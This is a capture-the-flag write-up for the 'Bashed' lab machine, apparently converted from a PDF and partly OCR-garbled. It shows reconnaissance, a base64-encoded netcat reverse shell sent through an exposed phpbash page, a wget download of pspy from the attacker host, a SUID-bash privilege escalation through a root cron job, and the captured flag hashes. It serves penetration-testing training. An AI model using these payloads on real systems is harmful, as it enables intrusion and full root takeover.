Information Gathering

1) HTTP server is found

```
(vigneswar vigneswar)-[~]
$ nmap 10.10.10.68
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-29 21:00 IST
Nmap scan report for 10.10.10.68
Host is up (0.47s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT STATE SERVICE
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 63.86 seconds
```


2) Source code found

phpbash

DEVELOPMENT • DECEMBER 4, 2017

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server! https://github.com/Arrexel/phpbash


3) Found the page of shell



4) Found a lot of pages


```
-(vigneswar⊛vigneswar)-[~]
  $ gobuster dir -u http://10.10.10.68 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                               http://10.10.10.68
[+] Method:
                               GET
[+] Threads:
                               10
[+] Wordlist:
                               /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:
                               404
                               gobuster/3.6
[+] User Agent:
[+] Timeout:
                               10s
Starting gobuster in directory enumeration mode
                       (Status: 403) [Size: 290]
/.hta
                       (Status: 403) [Size: 295]
/.htpasswd
                       (Status: 403)
/.htaccess
                                      [Size: 295]
                                      [Size: 308] [\rightarrow http://10.10.10.68/css/]
/css
                       (Status: 301)
                       (Status: 301) [Size: 308] [\rightarrow http://10.10.10.68/dev/]
/dev
                       (Status: 301) [Size: 310] [→ http://10.10.10.68/fonts/]
/fonts
/images
                       (Status: 301) [Size: 311] [\rightarrow http://10.10.10.68/images/]
/index.html
                       (Status: 200) [Size: 7743]
                       (Status: 301) [Size: 307] [\longrightarrow http://10.10.10.68/js/]
/js
/php
                       (Status: 301) [Size: 308] [\rightarrow http://10.10.10.68/php/]
                       (Status: 403) [Size: 299]
/server-status
                       (Status: 301) [Size: 312] [\rightarrow http://10.10.10.68/uploads/]
/uploads
Progress: 4614 / 4615 (99.98%)
Finished
```

5) Found the page with command execution



Vulnerability Assessment


1) Found page with command execution



2) Command can be seen in post request

```
Request
                                                                                                                  Response
                                                                                                  □ In ≡
           Raw
                                                                                                                  Pretty
                                                                                                                            Raw
                                                                                                                                             Render
 POST /dev/phpbash.php HTTP/1.1
                                                                                                                  1 HTTP/1.1 200 OK
  Host: 10 10 10 68
                                                                                                                  2 Date: Fri, 29 Sep 2023 15:53:09 GMT
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
                                                                                                                  3 Server: Apache/2.4.18 (Ubuntu)
  Accept: */*
                                                                                                                 4 Content-Length: 28
  Accept-Language: en-US,en;q=0.5
                                                                                                                 5 Connection: close
  Accept-Encoding: gzip, deflate
                                                                                                                 6 Content-Type: text/html; charset=UTF-8
  Content-type: application/x-www-form-urlencoded
  Content-Length: 28
                                                                                                                 8 phpbash.min.php
 Origin: http://10.10.10.68
10 Connection: close
  Referer: http://10.10.10.68/dev/phpbash.php
13 cmd=cd /var/www/html/dev; ls
```

3) Command execution is possible



Exploitation

1) Made payload for reverse shell

```
(vigneswar® vigneswar)-[~]
$ echo "rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | bash -i 2>81 | nc 10.10.16.4 4444 > /tmp/f" | base64
cm0gLWYgL3RtcC9mOyBta2ZpZm8gL3RtcC9mOyBjYXQgL3RtcC9mIHwgYmFzaCAtaSAyPiYxIHwg
bmMgMTAuMTYuNCA0NDQ0ID4gL3RtcC9mCg=
```

```
Request
                    Hex
 Pretty
1 POST /dev/phpbash.php HTTP/1.1
2 Host: 10.10.10.68
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: application/x-www-form-urlencoded
8 Content-Length: 149
9 Origin: http://10.10.10.68
10 Connection: close
11 Referer: http://10.10.10.68/dev/phpbash.php
  "cm0gLWYgL3RtcC9m0yBta2ZpZm8gL3RtcC9m0yBjYXQgL3RtcC9mIHwgYmFzaCAtaSAyPiYxIHwgbmMgMTAuMTAuMTYuNCA0NDQ0ID4gL3R
  tcC9mCg==" | base64 -d | bash
```

2) Got reverse shell

```
Vigneswar® vigneswar)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.68] 35830
bash: cannot set terminal process group (809): Inappropriate ioctl for device bash: no job control in this shell
www-data@bashed:/var/www/html/dev$ []
```

Got user flag

```
www-data@bashed:/home/arrexel$ ls=r Collaborator
user.txt
www-data@bashed:/home/arrexel$ cat user.txt
030436edba0921f422b2695c44059dce
www-data@bashed:/home/arrexel$
```

Privilege Escalation

1) we can run scriptmanager as sudo

```
www-data@bashed:/home/arrexel$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/arrexel$
```

- 'www-data' is the username that is granted these permissions.
- 'bashed' is the name of the host on which these permissions apply.
- * `(scriptmanager : scriptmanager)` specifies that the user `www-data` can run commands as the user `scriptmanager` with the group `scriptmanager`.
- NOPASSWD: indicates that no password is required when running these commands with sudo privileges.
- `ALL` allows the user to run any command with elevated privileges.

In summary, this configuration allows the user `www-data` to execute any command as the user `scriptmanager` on the host `bashed` without needing to enter a password when using the `sudo` command. This can be a powerful privilege, so it should be used with caution and only granted to trusted users when necessary.

2) Escalated to scriptmanager user

```
www-data@bashed:/home/scriptmanager$ sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/home/scriptmanager$ whoami
scriptmanager
scriptmanager@bashed:/home/scriptmanager$
```

2. To run a command with `sudo` privileges, you would typically use the following syntax:

php

Copy code

sudo -u <target_user> <command_to_run>

3) Hosted server to get pspy64

4) Got pspy64

```
scriptmanager@bashed:/scripts$ wget http://10.10.16.4:8000/pspy64
--2023-09-29 09:44:06-- http://10.10.16.4:8000/pspy64
Connecting to 10.10.16.4:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'
                    100%[=
                                                          230KB/s
pspy64
                                                 2.96M
                                                                     in 13s
2023-09-29 09:44:20 (235 KB/s) - 'pspy64' saved [3104768/3104768]
scriptmanager@bashed:/scripts$ chmod +x pspy64
scriptmanager@bashed:/scripts$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
Config: Printing events (colored=true): processes=true | file-system-events=false ||
g for processes every 100ms and on inotify events ||| Watching directories: [/usr /tm
home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
```

5) Found a process running python files as root

```
2023/09/29 09:45:21 CMD: UID=0 PID=7
2023/09/29 09:45:21 CMD: UID=0 PID=5
2023/09/29 09:45:21 CMD: UID=0 PID=3
2023/09/29 09:45:21 CMD: UID=0 PID=2
2023/09/29 09:45:21 CMD: UID=0 PID=1 | /sbin/init noprompt
2023/09/29 09:46:01 CMD: UID=0 PID=1467 | python test.py
2023/09/29 09:46:01 CMD: UID=0 PID=1466 | /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
2023/09/29 09:46:01 CMD: UID=0 PID=1465 | /usr/sbin/CRON -f Ungalights
```

6) Made a script to add sticky bits to bash

```
www-data@bashed:/scripts$ cat exploif.py
import os
os.system("chmod u+s /bin/bash")
www-data@bashed:/scripts$
```

7) Sticky bit was added

```
www-data@bashed:/scripts$ ls /bin/bash -l Sequence - rwsr-xr-x 1 root root 1037528 Jun 24 2016 /bin/bash www-data@bashed:/scripts$
```

8) Faced some problems with sticky bit on bash

The sticky bit on /bin/bash does not give root because bash itself is programmed to prevent this. When bash is started with the effective user (group) id not equal to the real user (group) id, and the -p option is not supplied, bash will reset its effective user id to the real user id. This is done to prevent security vulnerabilities.

-p Turn on rivileged mode. In this mode, the fsms and <a href="fsms fsms files are not processed, shell functions are not inherited from the environment, and the shell fsms files started with the effective user (group) id, and the -p option is supplied at startup, the effective user id is set to the real user id. If the -p option is supplied at startup, the effective user id is set to the real user id as not reset. Turning this option off causes the effective user and group ids to be set to the real user and group ids.

9) We have to add -p flag to get root access

```
www-data@bashed:/scripts$ /bin/bash -p
bash-4.3# whoami
root
bash-4.3# cat /root/root.txt
4883f04d64d78b448c9e1d14ee632667
bash-4.3#
```